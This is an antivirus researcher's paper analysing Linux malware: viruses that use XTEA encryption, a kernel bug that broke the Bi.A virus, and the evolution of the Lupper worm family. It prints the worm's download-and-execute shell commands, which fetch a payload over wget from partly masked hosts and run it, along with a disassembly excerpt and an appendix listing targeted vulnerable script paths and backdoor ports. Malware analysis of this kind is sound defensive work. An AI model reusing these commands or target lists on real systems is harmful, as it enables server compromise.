Loathing Lupper in Linux

Jakub Kaminski
CA, Building10, Level 2, 658
Church St. Richmond, Vic 3121,Australia
Email jakub.kaminski@ca.com

ABSTRACT

The development of computer malware targeting Linux machines has been steady during the last few years, but barely comparable to all the nasty stuff designed to compromise Windows systems. The number of new self-replicating malware written for Linux have been small and it seemed like the sudden outburst, which in early 2001 produced a series of Linux worms reported from the Wild (like Ramen, Lion, Adore, Lpdw0rmn or Cheese) turned out to be a flash in a pan.

Precisely speaking, new Linux malware - new backdoors, denial of service attacks, rootkits and other 'hacking' tools - and even some parasitic viruses appear in malware collections on a regular basis. There's always something to keep those investigating Linux malicious code occupied (even though the number of issues to look through is tiny compared to the problems facing Windows users and Windows security experts).

In November 2005, those monitoring Linux threats got a hint of excitement - a worm named Lupper (or Lupii, or Plupii). Now, a couple of months after its first appearance there are more than a dozen different variants on the loose. And the new ones are appearing faster than the previous; and at this stage we don't expect this trend to stop.

There are a few features of the Lupper worms that make them interesting, relatively widespread and quite complex to define. The mixture of ELF binaries, shell scripts, exploited vulnerabilities, quickly changing IP addresses, a mixture of components like downloaders, backdoors and denial of service attack tools - makes it hard to unravel the true picture of the ever-growing Lupper family. The confusion is obvious when one looks at the detection and naming systems implemented in various anti-virus products. The problem with determining which elements belong where and how they are related to others reminds one of the Win32/Bagle puzzle.

The paper will overview the latest Linux malware situation and will concentrate on trying to discover the mechanism behind the evolution of Lupper variants and other related Linux malware.

1. INCOMING MALWARE

Looking at Linux malware samples finding their way to AV research labs, one thing immediately obvious is the volume. A couple of dozen samples a month seems not much in comparison to thousands of Windows malware files in monthly collection updates.

Checking closer, most of new Linux malware is non-viral. Trojans constitute the vast majority of incoming samples. No doubt the most popular is Linux/Kaiten – an IRC bot and a Denial of Service attack tool. Its source code has been published and many new variants of the compiled binaries are floating around. Kaiten variants have been also spread by other malware (see chapter 3).

From the parasitic file infectors, Linux/RST.B is the main virus, which turns up in customer submissions on a semi-regular basis. Other interesting file viruses appear mainly in lab collection updates (see chapter 2).

There's one case, however, that has stood out above the rest since last November. The appearance of the Linux/Lupper worm and its variants brought a bit of excitement. It has been interesting to observe this worm, its spread and its evolution.

2. INTERESTING BITS

2.1. Little And Tiny

When, sometime in late March and early April 2006, Win32/Polip.A (Polipos.A) turned out to be spreading at large, those responsible for incorporating detection and cleaning procedures into anti-virus products had some rather difficult tasks to complete. First, to reliably detect all infected files. Second, to successfully restore original applications. Due to the complexity of the virus' code, some vendors don't clean this particular virus and instead advise users to restore their applications from backups, others offer standalone removal utilities, yet others, implement cleaning into their products (although even an automatic process might be a time consuming exercise [1]).

The main reason behind these difficulties is the strong polymorphism implemented by the virus on the top of the underlying cryptographic encryption. The additional polymorphism is obviously there to make the detection as hard as possible (we will see later why the addition of polymorphism to a relatively strong cipher makes a huge difference from the anti-virus perspective).

The encryption algorithm used by Win32/Polip.A is heavily based on a cipher called XTEA (Extended Tiny Encryption Algorithm) [2], which was first presented by David Wheeler and Roger Needham in 1997. XTEA was designed to improve the original algorithm – TEA (Tiny Encryption Algorithm) designed by the same researchers in 1994.

Win32/Polip.A is not the first Win32 virus using this particular cipher – six years ago, in late 2000, the Win32/Hybris worm used XTEA to protect its plug-ins [4], and, interestingly, it additionally implemented the RSA signing.

Getting back to Linux viruses; are there any using the same XTEA cipher? Yes, there are, and one of the latest one is already a few months' old – Linux/Little.B.

Before we look at this virus more closely, let's briefly glance at the algorithm itself. XTEA is a symmetrical 64-bit block cipher with a 128-bit key. It has a Feistel structure with two Feistel rounds in one cycle (with most commonly used 32 cycles). In layman terms and referring to x86 code, one can say that XTEA encrypts two 32-bit values using: the key, a "magic" constant, and a series of shift, add and xor operations. The same key (and constant) is used to encrypt and decrypt the code. The XTEA logic can be represented by the following flow-chart:



Fig 1 One Feistel cycle of XTEA encryption

```
void decryptXTEA(unsigned long* x, unsigned long* key)
{
unsigned long delta = 0x9E3779B9, sum = 0x0C6EF3720, i;
unsigned long y=x[0], z=x[1];

for (i=0; i<32; i++)
{
z -= ((y << 4 ^ y >> 5) + y) ^ (sum + k[sum>>11 & 3]);
sum -= delta;
y -= ((z<< 4 ^ z >> 5) + z) ^ (sum + k[sum & 3]);
        }
x[0]=y;
x[1]=z;
}
```

Fig 2 Practical implementation of XTEA decryption

As we can see, the algorithm itself is relatively simple, as are its programmatic implementations for encryption and decryption routines. Importantly, the key and the "magic" constant must be known to the decrypting code, and in the case of a virus, this means that the simplest solution is to store those inside infected files. Knowing the key and the start of the encrypted code, makes the decryption a trivial task. On the other hand, without the key, breaking the XTEA encryption is beyond the means of any anti-virus product [5].

The Linux/Little.B is a parasitic, appending, EPO (entry point obfuscating) virus. It doesn't change the original Entry Point, but replaces the original code nearby storing the overwritten bytes inside the XTEA encrypted virus body. The detection of infected files is trivial, however the cleaning cannot be successful without running the XTEA decryption in order to recover the original code. Since the virus stores the original bytes and the key at constant locations and uses a hard coded (and the most commonly used) "magic" constant, decrypting two 64-bit blocks (running 64 Feistel cycles on each) is enough to restore infected files to their original state. Obviously, using a more universal emulation would work just fine, only slower.

Looking at viruses that were brought to our attention ten months or so ago, we can find another interesting implementation of XTEA algorithm in Linux malware. Linux/Grip.A (first variant for this bigger family) used XTEA to protect its code and replaced the original host code, but unlike Little.B, it made the decryption more difficult by "hiding" the key. Precisely speaking, the virus doesn't store the key but carries the data and the procedure necessary re-create the key on the fly. The data block (in the form of pseudo-code) is of variable length, and even though the key re-generating procedure is simple enough to implement in an anti-virus engine, it requires an extra step before decrypting XTEA protected code (which includes the original host code modified by the virus).

2.2. When Is A Virus Not A Virus And A Proof Of Concept Not A Proof Of Concept

In April 2006 the appearance of a new cross-platform (Linux/Win32) virus started an interesting chain of events (well, interesting if you're into intricacies of Linux binary malware) [6].

Firstly, the heading of the initial note describing the new virus contained the phrase "the latest proof of concept". The choice of words was probably unfortunate since the text itself correctly noted that the new malware was "another cross platform virus".

None of the less, the "proof of concept" mark was enough for several media to pick up the story, but was also enough to rub a few people the wrong way.

One unimpressed group consisted of those remembering the real proof of concept, i.e the very first cross-platform virus infecting Linux ELF and Win32 PE files – Lindose (aka Peelf or Winux) which surfaced in March 2001 [7], or even the next one Simile (aka Etap or Metaphor), which appeared in June 2002. Announcing the virus Bi.A (aka BiWili.A) as a "proof of concept" in 2006 seemed as wrong as the term "latest proof concept" seemed meaningless. In a sense, every new virus is the latest proof that creating a self-replicating code is possible.

The other part of controversy was the functionality of the new virus, and even the nature of Linux viruses in general. It began with some initial failed attempts of the virus replication reported by the NewsForge team [8]. Considering that the new virus was replicating in anti-virus research labs with no problems, it's worthwhile looking at some statements made at the time:

"One minor thing is that the alleged virus.… …is not really a virus, but rather "proof of concept" code, designed to show that such a virus could be written.
A second caveat is that for it to work on Linux, a user has to download the program and then execute it, and even then, it can only "infect" files in the same directory the program is in. Exactly how the program gets write permissions even in that directory is not explained." [8]

Again, it seems like there's some confusion about what makes a virus a virus and what is a proof of concept. Old simple unwritten rules followed by anti-virus researchers for many years could easily clarify this issue:

- if it replicates (even if under limited conditions only), it is a virus (and it might be proof of concept).
- if it doesn't work (in any circumstances) then, it is not a virus (and it doesn't prove anything). If the code contains a bug preventing it from working, one might call it an "intended virus".

And another interesting and important point further to the discussion from the same source:

"And finally, it's not a virus at all. It can't replicate itself, which is one thing that makes a piece of malware a virus." [8]

No problems with the last sentence, but why did the author claim that Bi.A couldn't replicate? As it turned out the initial NewsForge tests were performed on the particular Linux distribution and a particular kernel version (Ubuntu with the 2.16.15-20-386 kernel) [9].

The consequent tests showed that the virus does replicate just fine on many Linux distributions with kernel version prior to 2.16. [9]

The offending part of the virus code that failed with the kernel 2.16 was discovered to be:

```
08047401    push    5   ; open
08047403    pop     eax
08047404    lea     ebx, [ebp-9]
08047407    cdq
08047408    lea     ecx, [edx+2]
0804740B    int     80h             ; sys_open
0804740D    mov     [ebp-7Bh], eax
08047410    cdq
08047411    xchg    eax, ebx
08047412    inc     edx
08047413    jz      short 80473F1
08047415    mov     ecx, [ebp-73h]
08047418    xor     edx, edx
0804741A    mov     dh, 20h
0804741C    add     ecx, edx
0804741E    push    5Dh ; ftruncate
08047420    pop     eax
08047421    int     80h             ; sys_ftruncate
08047423    mov     dh, 10h
08047425    or      eax, eax
08047427    jnz     short 8047467
08047429    push    eax
0804742A    push    ebx
0804742B    push    1
0804742D    push    3
0804742F    dec     edx
08047430    add     ecx, edx
08047432    not     edx
08047434    and     ecx, edx
08047436    push    ecx
08047437    push    eax
08047438    mov     ebx, esp
0804743A    mov     al, 5Ah   ; mmap
0804743C    int     80h             ; old_mmap
0804743E    add     esp, 18h
08047441    cmp     eax, 0FFFFF000h
08047446    mov     [ebp-77h], eax
08047449    jnb     short 804745C
0804744B    clc
0804744C    retn
0804744D
0804744D    push    5Bh
0804744F    pop     eax ; munmap
08047450    mov     ebx, [ebp-77h]
08047453    xor     ecx, ecx
08047455    mov     ch, 10h
08047457    add     ecx, [ebp-73h]
0804745A    int     80h             ; sys_munmap
0804745C
0804745C    mov     ebx, [ebp-7Bh]
0804745F    mov     ecx, [ebp-73h]
08047462    push    5Dh ; ftruncate
08047464    pop     eax
08047465    int     80h             ; sys_ftruncate
```

```
08047467
08047467    mov     ebx, [ebp-7Bh]
0804746A    push    6
0804746C    pop     eax
0804746D    stc
0804746E    retn
```

It has turned out that the virus author assumed that the system call “sys_ftruncate” will preserve the content of the register EBX and the next system call “old_mmap could use its original value (storing a file handle of the file opened for infection). The “sys_ftruncate” destroyed the EBX content and sparked the question; was the bug introduced by the author of the virus, or caused by the operating system. In my understanding of the problem it could be both – although kernel code doesn’t guarantee restoring registers to their original values, from before any system call, it’s understood that that’s the way system calls usually work. The virus author made an incorrect guess, but one should mention that it’s very likely that at the time the virus was created, it worked fine, with all the available kernel versions. Our lab tests performed on kernel 2.4.18-14 (RedHat), 2.4.20 and 2.6.12 (Knoppix), 2.6.12-9 (Ubuntu) and 2.6.16 (Finnix), showed that the virus failed to replicated in that last environment only.

In response to findings of Hans-Werner Hilse, who worked with the NewsForge team on this kernel version dependency, Linus Torvalds accepted the issue as a bug and corrected the next version of the kernel (now sys_ftruncate preserves the original value of EBX) [10]. It turned out that Linux kernel 2.6.16 was the first version compiled with gcc using a particular option (mregparm=3) and this was really the core of this new kernel behaviour (or rather misbehaviour). Interestingly, the described problem would never have occurred if the virus code, rather than being written in assembler was written in C using standard GNU C library – the function: int **ftruncate** *(int fd, off_t length)* takes care of preserving the original EBX value.

The release of the new kernel patch triggered another twist in this story. While reporting the final course of events, the media couldn’t resist creating another controversy, using the header: *“Torvalds creates patch for cross-platform virus”*. More discussion followed…

2.3. Do You Mambo?

In early December 2005, David Jacoby from the Outpost24 team sent the information to the Full Disclosure forum about a new Linux worm: Linux/Elxbot [11].
Based on the name format (Linux/<name>) and the attached short description, the format of the worm was unclear and because a few variants of the binary (ELF) Linux/Lupper worm also exploited Mambo vulnerabilities (see Chapter 4), there was a suspicion it was yet another new Lupper variants.

The Outpost24 team shared the sample with our lab, and it turned out that the Elxbot was a new variant of an IRC bot called Perl/Shellbot which included code to spread via ‘Mambo “mosConfig_absolute_path” Remote File Inclusion’ vulnerability [12], [13], [14].

Quite a few new variants of the worm described in the original advisory [11] appeared in the wild – some included a personal message from the author to the Outpost24 researcher.

3. Lupper & Co

November 2005 saw the appearance of a new binary Linux worm spreading through Internet servers. A successor to the previous successful Linux worm from August 2005 - Slapper [15], and to the early 2001 Linux worms (like Ramen, Lion or Adore) [16].

Based on the name of its binary the new worm was to be commonly known as Lupper or Lupii (or Plupii). The first variant [17] spread by exploiting two vulnerabilities: AWStats Rawlog Plugin Input Vulnerability [18], and XML-RPC for PHP Remote Code Execution Vulnerability [19].

Both exploits implemented by Lupper.A tried to execute a series of shell commands on a targeted system. The commands were simple and straight forward:

- change folder to /tmp
- using wget, download file “lupii” from a particular IP address
- using ‘chmod +x’, make the downloaded executable
- run the downloaded program with the same IP address as its argument

The fact that Lupper doesn’t simply transfer its code from the attacking machine to the victim, but uses a third location as the download source means that the worm is fast in changing its behaviour (including potential payload) and areas of distribution. New variants were quick to appear, in a relatively short time researchers managed to catch about twenty Lupper variants.

The second variant [22] kept the name of the downloaded file (“lupii”) and the download URL, but extended its spreading vector by implementing two additional exploits - “Derryl Burgdorf Webhints Remote Command Execution Vulnerability” [20] and “The Includer Remote Command Execution Vulnerability” [21]. Also the new variant changed the UDP port of the installed backdoor (from 7111 to 7222).

Another variant, heavily based on the first two appeared quickly [24] – it implemented exploits present in variant .A (Awstats, XML-RPC), it even carried the Webhints exploits from variant .B (although it never used it). The worm changed the download URL and a file name (to “nikon”), and the backdoor port to 7555. It also made a minor but significant change to the way a downloaded file is executed on a victim system:

Lupper.A (for both exploits)
cd /tmp;wget *.101.193.244/lupii;chmod +x lupii;./lupii *.101.193.244

Lupper.D (Awstats exploit)
cd /tmp;wget *.224.174.18/nikon;chmod +x nikon;./nikon *.102.212.115
Lupper.D (XML-RPC exploit)
cd /tmp;wget *.224.174.18/nikon;chmod +x nikon;./nikon *.102.212.116

Apart from using slightly different arguments for different exploits, the later variant downloads its copy from one location, but when it executes it, it gives it another IP address as an argument (the worm sends data to this address on UDP port 7555). We now had one more system involved in each infection (attacker, victim, worm hosting server, notification server) – the worm network was growing.

More modifications followed. The worm author was frequently changing the sites that hosted the worm samples. The additional spreading vectors were added by incorporating more vulnerability exploits (see APPENDIX A). Significantly, Lupper variants started scanning for Mambo vulnerability [14]. Some of the variants tried exploiting other applications, targeting "Coppermine Photo Gallery Remote Code Execution" [25], "PostNuke Remote Code Injection" [26], [27], or "WebCalendar "includedir" Vulnerability" [28].

Because of the implemented spreading mechanism, the worm samples have been successfully finding its way to systems that are not properly protected (i.e. haven't had all necessary security patches installed). The chances are that such machines would be also vulnerable to other attacks, host other malicious software, or even become part of remotely controlled "zombie networks". No wonder that samples of Linux/Kaiten, the most popular IRC bot and DoS utility were discovered at the same locations as new variants of Lupper [29].

Another interesting fact is that frequently found along Lupper samples, are samples of SH/Mare trojans (a family of simple shell scripts downloading and running programs from remote locations). Very often files downloaded by Mare variants are Lupper worms.

Sites hosting Lupper samples change relatively quickly since the activity of the worm doesn't usually go unnoticed for long. However, when one stumbles upon a live compromised system, the findings are usually quite interesting.

We've followed a link included in one of the Luper worms and found that the site (xx.83.56.144) hosted a number of malicious programs:

cmd.gif - PHP Defacing Tool 2.0
listen - log file created by Lupper
gicuji - shell scripts downloading (from xx.83.56.144) and running two files: 'ride' and 'rider'
gicupo - shell scripts downloading (from xx.83.56.144)and running two files: 'ride' and 'rider'
ride - variant of Linux/Kaiten trojan
rider - sample of Lupper.M worm downloading (from xx.83.56.144) and running 'gicuji' and 'gicupo' on a successfully exploited system

Checking another site (xx.170.105.69), we found:

c.gif - PHP downloader of the shell script 'supina' (from xx.170.105.69)
listen - log file created by Lupper

supina - shell script downloading ‘https’, ‘cb’. ‘httpd’ (from xx.170.105.69)
https - Perl/Shellbot variant
cb - Linux/RST.B infected sample of Linux/Cublip.A trojan
httpd - Lupper variant downloading ‘supina’ (from xx.170.105.69)

It seems like there’s a pattern in the present spread of Lupper variants - delivering a worm to a victim machine is a two-step process:

- Lupper exploits a vulnerable system, then downloads and runs a shell script;
- The downloaded script downloads and runs a Lupper sample, and frequently malicious programs (like Kaiten, Shellbot, or even a parasitic virus: Linux/RST.B).

4. Conclusions

From many years of observing the Linux malware scene, we know that ‘standard’ parasitic viruses have never been a serious problem to the Linux community in general (one could say it was miniscule if compared to problems faced by Windows users). From time to time however, a self-propagating code in the form of an Internet worm is released and is caught spreading through Linux servers. Worms like Ramen, Slapper or Lupper have been relatively successful and have been found infecting machines in the real world (as opposed to working in lab conditions only).

Exploiting system vulnerabilities has been the most successful mechanism for Linux worms (spreading via e-mail attachments has been an uncontested domain of Windows worms).

Spreading worms are often use to deliver other malicious non-replicating programs like trojans (Linux/Kaiten, SH/Mare, Linux/Cublip) or even more traditional parasitic file infectors (Linux/RST.B).

It appears that, in order to survive, the worm network of infected Linux machines must be maintained and reorganized more efficiently then those infected with Windows viruses. Affected Linux servers hosting actively spreading worm samples are usually located and closed much faster than systems spreading Windows malware. Why? – Answering this question could be an interesting new research project on its own; right now it lies far beyond the scope of this paper.

REFERENCES

[1] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=53738

[2] http://en.wikipedia.org/wiki/XTEA

[3] http://en.wikipedia.org/wiki/Tiny_Encryption_Algorithm

[4] “The Art of Computer Virus Research and Defense”, Peter Szor, Symantec Press 2005, ISBN 0-321-30454-3, pp.346-348

[5] “Differential Cryptanalysis of TEA and XTEA”, Seokhie Hong, Deukjo Hong, Youngdai Ko, Donghoon Chang, Wonil Lee, Sangjin Lee, *Lecture Notes in Computer Science, vol 2971/2004, pp402-417, ISBN 3-540-21376-7*

[6] “Crossplatform virus - the latest proof of concept” http://www.viruslist.com/en/weblog?weblogid=183651915

[7] ‘Tossing the Penguin through a Broken Window’, Jakub Kaminski, *Virus Bulletin*, May, 2001, pp.8–9.

[8] “The case of the non-viral virus”, Joe Barr, April 11, 2006, http://software.newsforge.com/article.pl?sid=06/04/10/2218210&tid=78

[9] “Hands-on testing of the new Linux virus”, Joe Barr and Joe Brockmeier , April 17, 2006, http://os.newsforge.com/article.pl?sid=06/04/17/1752213&tid=2

[10] “Torvalds creates patch for cross-platform virus”, Joe Barr, April 18, 2006, http://software.newsforge.com/article.pl?sid=06/04/18/1941251

[11] “Outpost24 Public Security Note: Linux/Elxbot” David Jacoby, http://seclists.org/lists/fulldisclosure/2005/Dec/0203.html

[12] ”http://www.frsirt.com/english/reference/931

[13] “ Mambo "mosConfig_absolute_path" Remote File Inclusion Vulnerability”, http://www.frsirt.com/english/advisories/2005/2473

[14] “Mambo "GLOBALS['mosConfig_absolute_path']" File Inclusion”, CVE-2005-3738, http://secunia.com/advisories/14337

[15] “Linux/Slapper”, http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=13125

[16] “Not so quiet on the Linux front: Linux malware II”, Jakub Kaminski, 2001, Virus Bulletin Conference proceedings, pp123 –148

[17] “Linux/Lupper.A”, http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=47870

[18] “AWStats Rawlog Plugin Logfile Parameter Input Validation Vulnerability” http://www.securityfocus.com/bid/10950/info

[19] “XML-RPC for PHP Remote Code Injection Vulnerability”, http://www.securityfocus.com/bid/14088/info

[20] “Derryl Burgdorf Webhints Remote Command Execution Vulnerability”, http://www.securityfocus.com/bid/13930/info

[21] “ The Includer Remote Command Execution Vulnerability”, http://www.securityfocus.com/bid/12738/info

[22] “Linux/Lupper.B”, http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=47869

[23] “Linux/Lupper.C”, http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=47980

[24] “Linux/Lupper.D”, http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=48920

[25] “Coppermine Photo Gallery Include File Flaw Lets Remote Users Execute Arbitrary Code on the Target System”, http://securitytracker.com/alerts/2004/Apr/1010001.html

[26] “PHP-Nuke "phpbb_root_path" Arbitrary File Inclusion”, http://secunia.com/advisories/15244/

[27] “PostNuke CMS Security Advisory”, http://news.postnuke.com/modules.php?op=modload&name=News&file=article&sid=2699

[28] “WebCalendar “includedir” Arbitrary File Inclusion Vulnerability”, http://secunia.com/advisories/16528

[29] “new linux malware”, http://seclist.org/lists/fulldisclosure/2006/Feb/04024.html

APPENDIX A

Evolution of Linux/Lupper worms

Lupper variant	Size	Exploited Vulnerability	Download URL / Execution	Targetted Scripts	Backdoor / Data Out
A	47,203	Awstats	wget *.101.193.244/lupii	/cgi-bin/awstats.pl	UDP 7111
			./lupii *.101.193.244	/awstats/awstats.pl	
				/cgi-bin/awstats/awstats.pl	
				/cgi/awstats/awstats.pl	
				/scripts/awstats.pl	
				/cgi-bin/stats/awstats.pl	
				/stats/awstats.pl	
		XML-RPC	wget *.101.193.244/lupii	/xmlrpc.php	
			./lupii *.101.193.244	/xmlrpc/xmlrpc.php	
				/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
				/drupal/xmlrpc.php	
				/community/xmlrpc.php	
				/blogs/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blogtest/xmlsrv/xmlrpc.php	
				/b2/xmlsrv/xmlrpc.php	
				/b2evo/xmlsrv/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
B	35,567	Awstats	wget *.101.193.244/lupii	/cgi-bin/awstats.pl	UDP 7222
			./lupii *.101.193.244	/scgi-bin/awstats.pl	
				/awstats/awstats.pl	
				/cgi-bin/awstats/awstats.pl	
				/scgi-bin/awstats/awstats.pl	
				/cgi/awstats/awstats.pl	
				/scgi/awstats/awstats.pl	
				/scripts/awstats.pl	
				/cgi-bin/awstats/awstats.pl	
				/scgi-bin/awstats/awstats.pl	
				/cgi-bin/stats/awstats.pl	
				/scgi-bin/stats/awstats.pl	
				/stats/awstats.pl	
		XML-RPC	wget *.101.193.244/lupii	/xmlrpc.php	
			./lupii *.101.193.244	/xmlrpc/xmlrpc.php	
				/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
				/drupal/xmlrpc.php	
				/community/xmlrpc.php	
				/blogs/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	

				/blogtest/xmlsrv/xmlrpc.php	
				/b2/xmlsrv/xmlrpc.php	
				/b2evo/xmlsrv/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
		Webhints	wget *.101.193.244/lupii	/hints.pl	
			./lupii *.101.193.244	/cgi/hints.pl	
				/scgi/hints.pl	
				/cgi-bin/hints.pl	
				/scgi-bin/hints.pl	
				/hints/hints.pl	
				/cgi-bin/hints/hints.pl	
				/scgi-bin/hints/hints.pl	
				/webhints/hints.pl	
				/cgi-bin/webhints/hints.pl	
				/scgi-bin/webhints/hints.pl	
				/hints.cgi	
				/cgi/hints.cgi	
				/scgi/hints.cgi	
				/cgi-bin/hints.cgi	
				/scgi-bin/hints.cgi	
				/hints/hints.cgi	
				/cgi-bin/hints/hints.cgi	
				/scgi-bin/hints/hints.cgi	
				/webhints/hints.cgi	
				/cgi-bin/webhints/hints.cgi	
				/scgi-bin/webhints/hints.cgi	
		Includer	wget *.101.193.244/lupii	/cgi-bin/includer.cgi	
			./lupii *.101.193.244	/scgi-bin/includer.cgi	
				/includer.cgi	
				/cgi-bin/include/includer.cgi	
				/scgi-bin/include/includer.cgi	
				/cgi-bin/inc/includer.cgi	
				/scgi-bin/inc/includer.cgi	
				/cgi-local/includer.cgi	
				/scgi-local/includer.cgi	
				/cgi/includer.cgi	
				/scgi/includer.cgi	
C	443,364	Awstats	wget *.224.174.18/listen	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./listen *.102.212.115	/cgi-bin/awstats.pl	UDP 25555
		XML-RPC		/xmlrpc/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/drupal/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
D	34,724	Awstats	wget *.224.174.18/nikon	/awstats/awstats.pl	UDP 7555
			./nikon *.102.212.115	/cgi-bin/awstats.pl	

				/cgi-bin/awstats/awstats.pl	
		XML-RPC	wget *.224.174.18/nikon	/xmlrpc.php	
			./nikon *.102.212.116	/blog/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
				/xmlsrv/xmlrpc.php	
		webhints	*wget *.101.193.244/lupii*	*never called*	
E	469,240	Awstats	wget *.136.48.69/mirela	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./mirela	/cgi-bin/awstats.pl	UDP 25555
		XML-RPC		/xmlrpc/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/drupal/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
F	468,952	Mambo	wget *.136.48.69/micu	/php/mambo/index2.php	UDP 27105 /
			./micu	/cvs/mambo/index2.php	UDP 25555
				/cvs/index2.php	
G	468,952	Coppermine Photo Galery THEME_DIR	wget *.136.48.69/cbac	/modules/coppermine/themes/default/theme.php	UDP 27105 /
		PHP-Nuke "phpbb_root_path"		/modules/Forums/admin/admin_styles.php	UDP 25555
H	400,492	Awstats	wget *.102.194.115/scripz	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./scripz	/cgi-bin/awstats.pl	UDP 25555
		XML-RPC	wget *.102.194.115/scripo	/blog/xmlrpc.php	
			./scripo	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
	400,492	Awstats	wget *.102.194.115/scripz	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./scripz	/cgi-bin/awstats.pl	UDP 25555
		XML-RPC	wget *.102.194.115/scripz	/blog/xmlrpc.php	
			./scripz	/blog/xmlsrv/xmlrpc.php	
